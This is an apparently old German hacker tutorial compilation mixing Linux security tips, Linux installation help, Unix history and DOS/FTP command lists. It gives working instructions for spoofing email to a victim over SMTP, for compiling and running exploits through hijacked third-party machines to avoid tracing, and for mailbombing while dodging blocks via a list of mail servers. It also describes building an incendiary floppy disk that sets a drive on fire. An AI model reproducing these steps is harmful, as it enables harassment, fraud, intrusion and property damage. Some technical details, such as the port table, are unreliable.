Da Linux ein Multiuser Betriebssystem ist verfügt es auch über eine Benutzer Authentifizierung durch eine Passwort abfrag. Man sollte am besten für alle Benutzer die auf das System zugreifen ein "gutes" Passwort vergeben. So bekommt man schon einmal sicherheit vor einfachen Angriffen. Am aller aller aller sorgfältigstem sollte das Passwort für den Benutzer root gewählt werden da der Benutzer root auf einem Linux bzw. Unix System Administrator rechte hatt, für alle totall dummen heisst das er kann alles und darf alles wie eure eltern, und ist daher auch das Angriffs ziel Nr.1

Zugriffsrechte
Um die möglichkeiten der einzelnen Benutzer auf ihrem System einzuschränken sollte man die für sie minimal benötigten Zugriffsrechte verteilen.

Buffer Overflows
Eine der beliebtesten Methoden Administrator (root) rechte auf einem System zu erlangen sind so gennante Buffer Overflows. Bei einem Buffer Overflow werden statische Felder im "User Stack" eines Programmes z.B.

während einer Texteingabe, gezielt mit werten überschrieben, die andere Variablen im User Stack überschreiben, so dass gewünschter Code ausgeführt wird z.B. das starten einer Shell. Wirklich "attraktive" Programme für solche attacken sind Programme die suid und sgid-Bits setzen könne, also die rechte der Benutzer verändern können.

Viren und Trojaner
Für Linux sind , zum glück, gerade mal 2 bis 3 Viren bekannt anders sieht es jedoch mit Macro-Viren aus die per E-Mail verschikt werden. Trojanische Pferde sind Programme die dem Benutzer vorgaukeln etwas zu sein was sie aber eigentlich nicht sind z.B. kann sich ein Trojaner hinter einem LoginPrompt versteken der Heimlich das Passwort mit Schreibt oder versendet. Einen endgültigen Schutz vor solchen angriffen kann es nicht geben wen man jedoch kann ein gut durchdacher Umgang mit der Weitergabe von Disketten und Fremdprogramm in Verbindung mit einem guten VirenScanner ein Nützlicher Schutz sein.

1.2 Netzwerk Sicherheit
Wegen der herforagenden Netzwerkfähigkeit wird Linux vermehrt in LANs (Local Area Networks), temprären Netzwerk verbindungen zum Internet und sogar für Gateways für ganze Subnetze verwendet.
Bei geeigneter Konfiguration einer Firewall können die meisten der Angriffe abgewehrt werden. Die Offenen Ports sind zwar immernoch ein wunderpunkt jedoch gibt es hierfür auch wieder Tools die das Risiko sänken. Der Normale User kann aber davon ausgehen das er bei den 30 Minuten online zeit, in dennen er sein E-Mails liest, nicht das Opfer eines Angriffes wird, die wahrscheinlichkeit hierfür ist sehr sehr gering.

Man in the Middle
Der "Man in the Middle" Angriff bezieht sich auf Netzwerktraffic, der über einen oder mehrere Rechner zwischen verschiedenen Netzwerken geroutet wird. Der Angreiffer hat hierbei Zugriff auf einen der Benutzen Router und kann dadurch IP-Pakete "mithören", umleiten oder austauschen. Die einzigste art von Schutz gegen diese art von Attacken ist eine Starke Kryptographie z.B. beim Mailaustausch oder dem Surfen im WWW. Um es klar zu machen : Alles was ihr während einer telnet oder rsh konference eintippt kann mitgelesen werden. Deshalb sollte hierfür zu ssh gewechselt werden. Zur verschlüsselung der E-Mail verkehrs währe es angebracht pgp zu verwenden.

Buffer Overflows
Nach dem "Sniffing" , dam passiven mitlesen von Daten und Datenverkehr, sind Buffer Overflows mit die häufigste art von Attacken von Auserhalb. Jeder von Aussen ereichbare dienst stellt ein Potentielles Angriffs ziel dar. Jeder dienst der umbedingt benötigt wird und nicht abschaltbar ist sollte durch eine Firewall Filter Konfiguration des Linux-Kernels nur von bestimmten Systemen ereichbar sein.

Denial of Service
Bei den "Denial of Service" - Attacken schaltet der Angreifer einen Netzdienst durch Überlastung gezielt aus. Unter Umständen ist davon dann nicht nur der einzelnen Dienst betrofen, sondern die ganze Maschine kann nicht mehr erreicht werden. Bei "Denial of Service" attacken die das ganze system zum stillstand bringen ist is in der regel so das inerhalb von ein par Stunden auch ein Patch Released wird. Der Admin sollte regelmässig auf der webPage der passenden distribution nach Patches ausschauhalten und sie, wen nötig, installiern.

2. Zusammenfassung
Hier nocheinmal die wichtigsten dinge aufgelistet :
1. Benutzer root sollte lediglich für Administrative Arbeiten eingeloggt sein. Für die Tägliche Arbeit am Rechner sollte ein BenutzerSccount angelegt werden.
2. Vermeiden sie die Benutzung von Programmen wie telnet, rlogin oder rsh und benutzen sie lieber Kryptostarke Programme wie shh .
3. Deaktivieren sie alle Netzwerkdienste ,die Zugang zu ihrem system bieten, die nicht wirklich gebraucht werden.
4. halten sie Sicherheitsrelevante dinge in ihrem System wie z.B. bind, sendmail oder ssh immer up-to-date.
5. Entfernen sie alle suid- und sgid-Bits von allen Dateien im System, die nicht unbedingt für normale Benutzer zum Arbeiten notwendig sind.
6. Die Logdateien sollten regelmäßig überwacht werden.

Wie man Mails unter Linux faked:

Die Fakemails funken 100% und absolut Anonym unter Linux!
Man muss als erstes ins Terminal gehn und dann gibt man ein:
telnet
open localhost 25
mail from:xxx (hier gibt man irgend ein Pseudonym an)
rcpt to:xxx (hier kommt die E-Mail-Addi des Opfers hin)
data Und jetzt gibt man den Text ein,zum Fertigstellen macht man einen "."!
Danach nur noch "quit" eingeben und fertig! Diese Mail sollte eigentlich schon sehr anonym sein,es wird als Host nur localhost und so angezeigt!

Was sind und wie benutzt man Exploitz:

Was sind Exploits?
Ins deutsche übersetzt, heisst "exploit" soviel wie ausnutzen oder ausbeuten. Die hack-technische Bedeutung bezieht sich auf das Ausnutzen von Schwachstellen eines spezifischen Programms. In der Regel bezeichnet ein Exploit nur ein Programm, dass einen Fehler der verwendeten Software auf einem Server ausnutzt, um unberechtigt Zugang auf diesem System zu erlangen.

Wie funktionieren Exploits?
Es sind schon viele verschiedene Verfahrensweisen nötig, um die Schwachstellen eines Systems ausfindig zu machen und entsprechend zu verwerten. Zudem versuchen Administratoren ihr möglichstes selbst die Schwachstellen Ihres Netzwerkes und der darauf laufenden Software aufzuspüren und durch entsprechende Einstellungen und Patches diese Sicherheitslöcher zu stopfen. Es wird immer eine theoretische Möglichkeit geben, ein Programm zu nicht vorgesehene Aktionen zu bewegen. Bisher wird dies auch durch fast endlose Anzahl an Exploits, die auf diversen Sites für jedes Betriebssystem erhältlich sind unterstützt. Im Beispiel des Unix-Betriebssystems, können Programme bestimmte Prozesse nur verarbeiten, wenn diese unter Root-Rechten (UID 0) laufen. Deswegen verfährt man in vielen Fällen so, dass entsprechende Programm das mit Root-Rechten läuft zu "crashen", um selbst an seiner Stelle die Root-Privilegien entgegen zu nehmen. Die meisten Exploits basieren auf dem Buffer Overflow. Das bedeutet Pufferüberlauf, das Exploit startet meistens ein Programm, übergibt diesem Daten die das Programm nicht richtig verarbeiten kann und schreibt darauf hin einen neuen Code in den Arbeitsspeicher. Dieser neue Code ruft dabei meistens eine Shell mit den Benutzerrechten des Programms auf.

Arten von Exploits Es gibt 2 Arten von exploits:

1. Local-Exploits: Das bedeutet das man schon einen Account auf diesem Rechner haben muss und dann dort den Exploit ausführt.
2. Remote-Exploits Mit dieser Sorte bekommt man von seinem eigenen Rechner Zugriff auf den anderen ohne einen Account auf auf dem Zielrechner zu haben.

Wie kommen Exploits zum Einsatz?
Das Programm wird ausgeführt und versucht das Ziel selbstständig anzugreifen, indem Sicherheitslücken ausgenutzt werden. Da vorzugsweise Exploits in der Programmsprache C vorliegen, muss zuvor noch der zugrunde liegende Quellcode kompiliert werden, um daraus ein lauffähiges Programm zu machen. Je nach angewandter Verfahrensweise, wird ein Exploit direkt auf dem Zielrechner zur Anwendung gebracht, oder man benutzt einen anderen fremden Rechner, der den Angriff auf den Zielrechner durchführt. In der Regel wird ein fremder, schlecht gesicherter Rechner für einen Hack-Angriff verwendet, da hier Erfolgswahrscheinlichkeit grösser ist, seine Spuren so zu verwischen, dass man nicht mehr zurückverfolgt (traced) werden kann.
Und wie kompiliert man ein Exploit? Da die meisten Exploits für *nix Systeme sind, werden sie auch unter *nix in C geschrieben. Also um ein Exploit zu kompilieren gibt in eurer *nix Shell: "gcc -o name quellcode.c" oder alternativ "cc -o name quellcode.c" gcc -> das ist der Gnu-C-Compiler; cc ist der "normale"; -o -> ist eine Compileroption; name -> der gewünschte Programmname. Nach dem Kompilieren müssen wir das Programm nur noch ausführen also in die Shell eintippen: "./name" und das Programm wird ausgeführt. Oft steht im Quelltext eine Anleitung und die entsprechenden Parameter die man benutzen sollte. Also unbedingt reinschauen und auch versuchen zu verstehen (manche Programmierer bauen sogar Fehler ein damit Unerfahrene sie nicht ausführen können). Also C Kenntnisse könnten nicht schaden. Viele Exploits sind Versionsbezogen d.h. man sollte wissen welches OS läuft gibt es verschiedene Möglichkeiten: 1. Man verbindet sich über Telnet mit dem Server (falls Telnet läuft), man wartet auf den Login und liest die obere Zeile ab, da steht es meistens, einige Admins unterdrücken diese Zeile aber das man nicht sehen kann welches OS läuft. 2. Wenn der Port 21 (ftp) offen ist, verbindet man sich mit diesem und liest wieder diese Zeilen ab. 3. Unter z.B. Linux gibt es einen Scanner namens "nmap", dieser Scanner ist ziemlich beliebt und hat auch viele Funktionen. Mit nmap kann man auch feststellen welches OS auf dem Server läuft und man erfährt auch noch die offenen Ports. Diese ganzen Informationen muss man haben um evtl. Bugs auszunutzen. Zu empfehlen ist vor allem ein Computer mit einem installierten Linux.

Wo finde ich Exploits?
http://packetstorm.securify.com/
http://www.rootshell.com/
http://www.rootsecure.de/inside/archive/exploits/exploits.html
http://www.rootshell.com/
http://www.secureroot.com/
http://hackersprimeclub.tsx.org/

Linux installieren:

Viele Leute die mit dem Hacken anfangen werden in vielen anderen Tut´z lesen,dass sie sich ein Unix-System(z.B.Linux) installieren sollen.In diesen tollen Tut´z steht aber nicht warum man sich extra soviel Arbeit machen soll.Deshalb ein paar Gründe:

*Fast alle Exploits sind für Unix/Linux
*Es ist COOL
*Es ist kostenlos
*Man lernt sehr viel über Server(Die meisten laufen mit Unix-Systemen)
*Man kann direkt mit dem Hacken anfangen,weil die wichtigen Tools direkt vorhanden sind (z.B.nslookup,telnet,whois...)
*Man hat mehrere Programmier-Sprachen zur Verfügung(C,C++,Perl,Fortran...)

Es gibt aber auch Gründe sich Linux nicht zu installieren:

-Man hat nur eine Windows-Partition die man nicht Löschen bzw.verändern möchte
-Man ist zufrieden mit Windows(Wer ist das schon??? ;-)
-Man hat keine Lust Linux zu lernen(Man muss viel Lesen) Nun hast du dich sicher entschieden ob du Linux installieren möchtest oder nicht.

Welche Distribution?
Man sollte NICHT mit Debian oder Slackware anfangen,sondern mit einer Distribution wie Red-Hat,Mandrake(Die beste für Anfänger),SuSE,GO!Linux... Kauf dir am besten erst eine Zeitschrift bei der ein Linux dabei ist(z.B.Go!Linux für 19.80DM oder bei der LinuxUser ist auch manchmal eine Distribution dabei für 7.80DM) Du kannst dir die Linux-ISO`z(min.650MB)auch von FTP-Servern herunterladen (z.B. ftp.redhat.com) und dann auf CD brennen. Mein Tip:Besorg dir Mandrake Linux.Es ist wirklich Geil.Man kann es unter www.linuxland.de für 29DM bestellen.

Backups und Vorbereitung auf die Installation
Du hast dir nun ein Linux besorgt und willst es nun Installieren.Du hast bestimmt ein Windows auf dem Rechner, dass du auch weiterhin auf deinem Rechner haben willst.Fertig als erstes ein Backup deiner wichtigsten Dateien an(Hack-Programme,Hausaufgaben,Pornos;-).Nun hast du drei Möglichkeiten:1.Du hast eine Windows Partion die du löschen kannst(z.B. D:)
2.Du löschst alle Partitionen und richtest alles neu ein
3.Du verkleinerst eine Partition um Platz für dein Linux zu schaffen

1.Du kannst die Partion bei der Linux-Installation löschen
2.Geh in die MS-Dos Eingabeaufforderung und gib fdisk ein.Mit FDisk kannst du die Partitionen löschen.
3.Mit einem Programm wie Partition Magic(Kostet über 100DM ist bei GO!Linux als Special-Edition dabei) oder Fips(kostenlos) kannst du vorhandene Partitionen verkleinern.

Die Installation
Die meisten Distributionen sollten auf Boot-Fähigen CD´s sein d.h. du legst sie einfach ins CD-Laufwerk und startest den Rechner.Nun sollte das Installations-Programm starten.Falls nicht geh ins BIOS Setup(meisten beim Start "Entf" drücken) und such "Boot-Sequence".Dort stellst du "CDROM;FLOPPY;C" ein und speicherst die Einstellungen.Nun sollte es möglich sein von CD zu booten.Wenn nicht musst du Boot-Disketten anfertigen(Lies das Handbuch deiner Distribution).

Die Installation besteht aus mehreren Schritten(Die Reihenfolge kann verschieden sein):
 *Maus-Einstellungen
 *Tastatur-Einstellungen
 *Zeit Einstellungen
 *Paket-Auswahl
 *Paket-Installation
 *Partionierung
 *Passwörter festlegen
 *LiLo installieren
 *Bildschirm-Einstellungen
 *Neustart

Maus-Einstellungen:
Falls du eine 2 Tasten Maus hast wähl "2 Button Mouse(Emulate 3 Button)" aus. Falls du eine 3 Tasten Maus hast wähl "3 Button Mouse" aus.

Tastatureinstellungen:
Such deine Tastatur aus und teste sie in dem Eingabe-Feld

Zeiteinstellungen:
Was soll ich dazu sagen??? Paket-Auswahl:
Du wirst warscheinlich die Frage gestellt bekommen als was du den Rechner benutzen möchtest(z.B.Server, Entwicklungsplatform,Workstation).Nimm Entwicklungsplatform ,weil das die für Hacker beste Einstellung ist.Wenn du es genauer haben willst kannst du auch die Pakete einzelnd auswählen.

Paket-Installation:
Hol dir eine Tasse Kaffee und guck gespannt auf den Bildschirm :-)
Partitionierung: Du solltest 3 Partitionen für Linux erstellen(Ja, drei stück):
1.Typ:Linux Native,Mount-Point:/boot,Grösse:höchstens 100MB
2.Typ:Linux Swap,Grösse:höchstens 128MB
3.Typ:Linux Native,Mount-Point:/,Grösse:soviel wie du brauchst(und noch über hast) Passwörter festlegen:
Da Linux auf Unix basiert ist es ein Multiuser OS:Es gibt einen Admin und Benutzer. Als erstes solltest du das Root-Passwort festlegen (Administrator). Dann solltest du dir einen eigenen Account einrichten.


LiLo installieren:
Der LiLo(Linux-Loader) ist ein BootManager.Du kannst ihn auf Festplatte oder Diskette installieren.

Bildschirm-Einstellungen:
Guck in dein Monitor Handbuch und such dir die entsprechenden Einstellungen raus.Wähle noch die Auflösung und teste sie.

Neustart:
Nimm die CD aus dem Laufwerk und starte den Rechner neu.
der erste Login
Nachdem du den Rechner neu gestartet hast und beim LiLo Linux ausgewählt hast, solltest du dich nach kurzer Zeit auf einem grafischen Login oder einem textbasierten Login-Screen wiederfinden.Beim grafischen Login gibst du als Benutzernamen "root" ein und als Passwort nimmst du das was du bei der installation gewählt hast. Such dir noch eine Benutzer-Oberfläche aus(z.B. KDE).Danach klickst du auf Log-In. Beim textbasierten Login-Screen Logst du dich zu erst ein und startest dann das GUI mit dem Befehl: startx [ENTER] Mit "[ENTER]" meinte ich die Taste auf der Tastatur.
Nun kannst du ein bisschen rumprobieren. Um mehr über Linux und die Installation zu erfahren solltest du dir ein paar Bücher bestellen(z.B.bei buecher.de): *Jetzt lerne ich Linux,Stefanie Teufel,Markt und Technik-Verlag *Linux Hacker´s Guide,Anonymous,Markt und Technik-Verlag.

Wie Unix entstand:

1969 entwickelten Ken Thompson(von Bell Labs),Dennis Ritchie und Joseph Ossanna Unix. Damals war es noch ein Singele-User-System und beinhaltete nur die wichtigsten Tools. Dennis Ritchie entwickelte zusammen mit Brian Kernighan eine neue Programmiersprache: C. Von 1970 bis 1973 schrieben Ken Thompson und Dennis Ritchie Unix in C neu, weil C sich sehr gut portieren lässt und klein ist. Zwischen 1974 und 1980 wurde der Source Code an Universitäten verteilt. Unix wurde an den Unis verbessert und auf andere Systeme portiert. Unix verbreite sich weiter. 1978 wollte AT&T Lizenzgebühren für Unix verlangen. Die University of California in Berkley entwickelt ihre eigene Unix Version. Dadurch das Unix im Source Code vorlag entwickelten sich viele verschiedene Unixe:



--==[Unix heute]==--

Heute wird Unix hauptsächlich im Server-Bereich eingesetzt. Im privaten Bereich ist Linux sehr beliebt weil es sehr preiswert ist. Unix ist auch bei Hackern sehr beliebt weil:

- (fast) alle Exploits für Unix geschrieben sind
- es für den Netzwerkbetrieb entwickelt wurde
- alle benötigten Compiler direkt nach der Installation zur Verfügung stehen
- ...

Es ist inzwischen ein Multi-User-System für das es sehr viel Software gibt. Es gibt auch mehrere Graphische Benutzeroberflächen und Office-Pakete für Unix.

Sonstige

Bedeutung verschiedener Ports:

NAME	PORT	AUSGESCHRIEBEN
discard	9	
netstat	15	
chargen	19	
ftp	21	- File Transfer Protocol
telnetd	23	
smtp	25	- SimpleMailTransferProtocol
rlp	39	
bootp	67	
fingerk	79	
http	80 / 8080	- Hypertext transfer protocol
military http	80 / 8080 / 5580	- M. H. T. T. P. (s.o.)
link	87	
pop3	110	- eMail
identd	113	
nntp	119	
newsk	144	
execk	512	
login	513	
pkill	515	
ktalk	517	
ntalk	518	
netwall	533	
rmontior	560	
montior	561	
kerberos	750	

MailServers:

rome.ccomm.com
wisdom.psinet.net.au
emout17.mail.aol.com
mdr.de
manado.webindonesia.com <---------------------- schnell
emout29.mail.aol.com
from m16.boston.juno.com
eleventh2.inil.com <---------------------- sehr schnell
portland.cbn.net.id
pnccwg.palaunet.com
bonn.netsurf.de
server.compunort.com.ar
mail1-gui.server.virgin.net
nontri.ku.ac.th
mail2.isdnet.net <------------------------------ schnell
gandalf.leader.es
smtp-0.indo.net.id
sirius.hkstar.com
triton.worldonline.nl
brickbat8.mindspring.com
ieva06.lanet.lv
www.aiusa.com
brick.purchase.edu
rush.u-netsys.com.br
sweden.it.earthlink.net
SWBELL.net
elf.ecitele.com
future.futureone.com
dinet.de
enterprise.powerup.com.au
ns.ezl.com
zenon.logos.cy.net
dino.mainz.ibm.de
out2.ibm.net
smtp1.wanadoo.fr
beta.mcit.com
hp1.p-ol.com
revere.musc.edu
alpha.ntu.ac.sg <--------------------------- sehr schnell
mail.uniserve.com
UTMJB.UTM.MY <------------------------------ sehr schnell
mimos.my
deneb.dfn.de
nontri.ku.ac.th
weblock.tm.net.my
mail.secc.cc.ia.us
main.com2com.ru
mail.ptd.net
lilly.ping.de
smtp1.erols.com
crotalus.famu.edu
mail.uniserve.com

Mailbombing:

OK. Jetzt erstmal zur Theorie:
Es gibt meiner Meinung nach zwei Typen von Mailbomben:
1. Die Mail, die sich auf wunderbare Weise auf dem Mail-Server vermehrt und sich von 20KB auf 80-100MB aufbläht!
2. Eine Mail, die mit Makrobefehlen durch ein Programm die Festplatte verwüstet (oder was auch immer). 'Melissa' ist ein gutes Beispiel dafür. Übrigens: es kommt selten vor, dass man das als Mailbombe bezeichnet. Gerade 'Melissa' ist auch ein Virus (er/sie/es [?] verbreitet sich ja Von selbst)

Ich will hier nur die 1.Art behandeln, die 2. ist eigentlich eine normale Mail, die einfach ein bißchen Makro-Code enthällt.

Also:
1. Frage: Wie macht man aus einer Mail eine MailBOMBE? Nu ja, eigentlich ist das so simpel, dass man manchmal nicht drauf kommt. Man trägt einfach den Empfänger so 1000 mal in das ToAddress (LH (heißt LamaHint): die Empfängeradresse) ein. Und eigentlich schicke ich doch gar keine Mailbombe, der Mail-Server tut es!!! (er vervielfältigt schließlich die Mail....). Aber ich schweife ab. Jo, wichtig ist noch, dass man die anderen Felder irgendwie 'sinnvoll' füllt. In FromName (LH: Absender) kommt halt der Name des Spaßvogels, der die Mailbombe geschickt hat (oder besser nicht). FromAddress muß meistens die original email-Adresse des Senders-Accounts (LH: Wenn Ihr nicht wißt, was ein Mail-Account ist, dann gute Nacht!) enthalten, sonst nehmen viele Server die Mail nicht an (Wer kennt einen, bei dem das anders ist??). Das bedeutet natürlich auch, dass man seine email-Adresse freigibt. Also: eigenen Bombing-Account benutzen!!! FromName, ReplyTo, X-Mailer (o. LocalProgram) usw. sind wahlfrei zu belegen. So..Also was schreibt man in eine Mail-Bombe? Am besten einen 'knackigen' Text und danach einfach zufallsgenerierten Garbage (LH: Müll). Übrigens: Das SMTP-Format lässt in NICHT-MIME codierten Mails nur Zeichen bis zum Code 127 zu (liegt wohl an Kompatibilität zw. Linux u. Windows). Nun denn, eigentlich bleibt nicht mehr viel zu sagen, nur noch eins:
Der Mailbomben-Empfänger kann bei vielen Diensten bestimmte Adressen sperren, so dass keine weiteren Mailbomben mehr empfangen werden können. Da gibt es wieder zwei Möglichkeiten:
1. Man wechselt einfach mal seine Bombing-Adresse oder
2. Man benutzt einen zufälligen Account aus mehreren. Beim nächsten Mal wird dann höchstwahrscheinlich ein anderer Account zum Zuge kommen.

FTP-Befehle:

Befehl:	**Funktion:**
!	Escape zur Shell (zurück mit exit)
$	Makro ausführen
?	Hilfe ausgeben
account	Account Kommando zum Server schicken
append	An Datei anhängen
ascii	ASCII-Übertragungs-Modus einstellen
bell	Tonausgabe wenn Kommando ausgeführt
binary	Binär-Übertragungs-Modus einstellen
bye	FTP-Sitzung beenden und Verlassen
cd	Remote Arbeitsverzeichnis wechseln
cdup	Remote Arbeitsverzeichnis zum Erlternverz. wechseln
chmod	Rechte an Remote-Datei ändern
close	Verbindung zum Remote-Host trennen
cr	Umschaltung
debug	Umschaltung und Setzen des Debugger-Modus
del|delete	Remote-Datei löschen
dir	Inhalt von Remote-Verzeichnis anzeigen disconnect FTP-Sitzung abbrechen
form	FTP-Format setzen
get	Datei empfangen
help	Hilfe Anzeigen
idle	Systembereitschaft bei Nichteingabe Zeitlimit 900-7200Sek
lcd	Lokales Arbeitsverzeichnis wechseln
ls	Inhalt des Remote-Verzeichnisses anzeigen
macdef	Makro definieren
mdelete	mehrere Dateien löschen
mdir	zeigt Inhalt mehrerer Remote-Verzeichnisse an
mget	mehrere Dateien empfangen
mkdir	Verzeichnis auf Remote-Maschine erstellen
mls	zeigt Inhalt mehrerer Remote-Verzeichnisse an
mode	Setzt FTP-Modus
modtime	Zeigt Zeit der letzten Änderung einer Remote-Datei
mput	Mehrere Dateien senden
newer	empfängt Remote-Datei wenn neuer als lokale Datei
nlist	zeigt Inhalt von Remote-Verzeichnissen
open	Verbindung zum Remote-Host aufbauen
prompt	erzwingt interaktiven Prompt für mehrere Kommandos
put	Datei senden
pwd	Arbeitsverzeichnis auf Remote-Maschine anzeigen
quit	FTP beenden
recv	Datei empfangen
rename	Dateiname ändern
restart	Neustart von File-Transfer
rhelp	Hilfe vom Remote Server
rmdir	Verzeichnis auf Remote entfernen
rstatus	Statusanzeige der Remote-Maschine
send	Datei senden
size	Dateigröße von Remote-Datei
status	Aktuellen Status anzeigen
struct	FTP-Struktur setzen
system	Anzeige des Remote-Systemtypes
tenex	Setzt Tenex Dateiübertragungs-Typ
type	FTP-Typ setzen
user	Neue User-Information senden
verbose	Umschalten auf Verbose Modus

Diskettenbombe basteln:

Öffne vorsichtig die Diskette (am besten 3.5" (aber ihr werdet ja eh nich mehr viel anderes brauchen)). Entnehme den baumwollenen Schutz von der Floppy. Reibe möglichst viel Pulver von den Streichhölzern in eine Schüssel (Achtung: nimm etwas hölzernes zum schaben, ein Metallstück entzündet das Pulver). Wenn du genug hast, verteile es gleichmässig auf der Diskette. gib nun noch eine Schicht von Nagellack über das Pulver (wieder gleichmässig verteilen). Lass es trocknen (lies was über TCP/IP in der Zwischenzeit). Setze die Disk vorsichtig wieder zusammen (benutz den Nagellack zum abdichten). So, nun hast du's geschafft! Wird diese Floppy nun in ein Laufwerk geschoben, versucht der Kopf die Disk zu lesen, diese Umdrehungen verursachen ein kleines Feuer (klein, aber effizient genug um den Head des Laufwerks zur Hölle zu schicken!).

DOS Befehle:

```
APPEND   -Ermöglicht Programmen das Öffnen von Datendateien in den angegebenen
          Verzeichnissen, als ob sie im aktuellen Verzeichnis wären.
ASSIGN   -Leitet Datenträgerzugriffe von einem Laufwerk auf ein anderes um.
ATTRIB   -Zeigt Dateiattribute an oder ändert sie.
BACKUP   -Sichert Dateien von einem Datenträger auf einen anderen.
BREAK    -Schaltet (zusätzliche) Überwachung für CTLR+C ein (ON) oder aus (OFF)
CALL     -Ruft ein Stapelverarbeitungsprogramm von einem anderen aus auf.
CD       -Wechselt das aktuelle Verzeichnis oder zeigt dessen Namen an.
CD..     -Schließt das aktuelle Verzeichnis
CHCP     -Wechselt die aktuelle Codeseite oder zeigt deren Namen an.
CHDIR    ------> CD
CHKDSK   -Überprüft einen Datenträger und zeigt einen Satusbericht an.
CLS      -Löscht den Bildschirminhalt.
COMMAND  -Startet eine neue Distanz des MS-DOS-Befehlsinterpreters.
COMP     -Vergleicht den Inhalt zweier Dateien oder zweier Sätze von Dateien
COPY     -Kopiert eine oder mehrere Dateien an eine andere Position.
CTTY     -Wechselt das Ein-/Ausgabegerät für die Steuerung ihres Systems.
DATE     -Wechselt das eingestellte Datum oder zeigt es an.
DEBUG    -Startet Debug, ein Werkzeug zum Testen und Editieren von Programmen.
DEL      -Löscht eine oder mehrere Dateien.
DIR      -Listet die Dateien und Unterverzeichnisse eines Verzeichnisses auf.
DISKCOMP -Vergleicht den Inhalt zweier Disketten.
DISKCOPY -Kopiert den Inhalt einer Diskette auf eine andere Diskette.
DOSKEY   -Editiert Befehlseingaben, ruft Befehle zurück und erstellt Makros.
DOSSHELL -Startet die MS-DOS-Shell.
ECHO     -Zeigt Meldungen an oder schaltet die Befehlsanzeige ein/aus. (ON/OFF)
EDIT     -Startet den MS-DOS-Editor.
EDLIN    -Startet Edlin, einen zeilenorientierten Texteditor.
EMM386   -Aktiviert oder deaktiviert EMM386-Expansionsspeicher-Unterstützung.
ERASE    -Löscht eine oder mehrere Dateien.
EXE2BIN  -Konvertiert .exe (ausführbare) in das Binärformat.
EXIT     -Beendet den Befehlsinterpreter COMMAND.COM
EXPAND   -Expandiert eine oder mehrere komprimierte Dateien.
FASTOPEN -Verkürzt die zum Öffnen häufig verwenderter Dateien und Verzeichnisse
          nötige Zeit.
FC       -Vergleicht zwei Dateien oder zwei Sätze von Dateien.
FDISK    -Konfiguriert eine Festplatte für die Verwendung unter MS-DOS.
FIND     -Sucht in einer oder mehreren Dateien nach einer zeichenfolge.
FOR      -Führt einen Befehl für jede einzelne Datei eines Satzes von Dateien aus.
FORMAT   -Formatiert einen Datenträger für die Verwendung unter MS-DOS.
GOTO     -Setzt die Ausführung eines Stapelverarbeitungsprogramms an einer Marke
          fort.
GRAFTABL -Erlaubt MS-DOS, im Grafikmodus einen einen erweiterten Zeichensatz
          anzuzeigen.
GRAPHICS -Lädt ein Programm zum Druck von grafischen Bildschirminhalten.
HELP     -Zeigt Hilfe für MS-DOS-Befehle an.
IF       -Verarbeitet Ausdrücke mit Bedingungen in einem Stapelverarbeitungs-
          programm.
JOIN     -Ordnet ein Laufwerk einem Bestimmten Verzeichnis auf einem anderen
          Laufwerk zu.
KEYB     -Stellt die Tastaturbelegung für ein bestimmtes Land ein.
LABEL    -Erstellt, ändert oder löscht die Bezeichnung eines Datenträgers.
LH       -Lädt ein Programm in den hohen Speicherbereich. (Upper Memory Area)
LOADFIX  -Lädt ein Programm über den über den ersten 64KB Speicher und führt es aus.
LOADHIGH ------> LH
```

```
MD       -Erstellt ein Verzeichnis.
MEM      -Zeigt die Größe des belegten und noch freien Arbeitsspeichers an.
MIRROR   -Zeichnet Informationen über einen oder mehrere Datenträger auf.
MKDIR    ------> MD
MODE     -Konfiguriert Geräte im System.
MORE     -Zeigt daten seitenweise auf dem Bildschirm an.
NLSFUNC  -Lädt landesspezifische Informationen.
PATH     -Legt den Suchpfad für ausführbare Dateien fest oder zeigt diesen an.
PAUSE    -Hält die Ausführung einer Stapelverarbeitungsdatei an.
PRINT    -Druckt Textdateien während der Verwendung anderer MS-DOS-Befehle.
PROMT    -Modifiziert die MS-DOS-Eingabeauffoderung.
QBASIC   -Startet die Qbasic-Programmierumgebung
RD       -Entfernt (löscht) ein Verzeichnis
RECOVER  -Stellt von einem beschädigten Datenträger lesbare Daten wieder her.
REM      -Leitet Kommentare in einer Stapelverarbeitungsdatei oder in der Datei
          CONFIG.SYS.
REN      -Benennt eine oder mehrere Dateien um.
RENAME   ------> REN
REPLACE  -Erstetzt Dateien.
RESTORE  -Stellt mit Backup gesicherte Daten wieder her.
RMDIR    ------> RD
SET      -Setzt oder entfernt MS-DOS-Umgebungsvariablen oder zeigt sie an.
SETVER   -Setzt die Versionsnummer, die MS-DOS an ein Programm meldet.
SHARE    -Installiert gemeinsamen Dateizugriff und Dateisperrung
SHIFT    -Verändert die Position ersetzbarer Parameter in einem
          Stapelverarbeitungsprogramm.
SORT     -Gibt Eingabe sortiert auf Bildschirm, Datei oder anderes Gerät aus.
SUBST    -Weist einem Pfad eine Laufwerksbezeichnung zu.
SYS      -Kopiert MS-DOS-Systemdateien und -Befehlsinterpreter auf einen
          Datenträger.
TIME     -Stellt die Systemzeit ein oder zeigt sie an.
TREE     -Zeigt die Verzeichnisstruktur eines Laufwerkes oder Pfads grafisch
          an.
TYPE     -Zeigt den Inhalt einer Textdatei an.
UNDELETE -Stellt gelöschte Dateien wieder her.
UNFORMAT -Stellt einen Datenträger wieder her, der durch einen FORMAT-Befehl
          gelöscht oder durch einen RECOVER-Befehl umstrukturiert wurde.
VER      -Zeigt die Nummer der verwendeten MS-DOS-Versionen an.
VERIFY   -Legt fest, ob MS-DOS überwachen soll, daß Dateien korrekt auf
          Datenträger geschrieben werden.
VOLL     -Zeigt die Bezeichnung und Seriennummer eines Datenträgers an.
XCOPY    -Kopiert Dateien und Verzeichnisstrukturen.
```

Sicherheitslücken von WinNT:

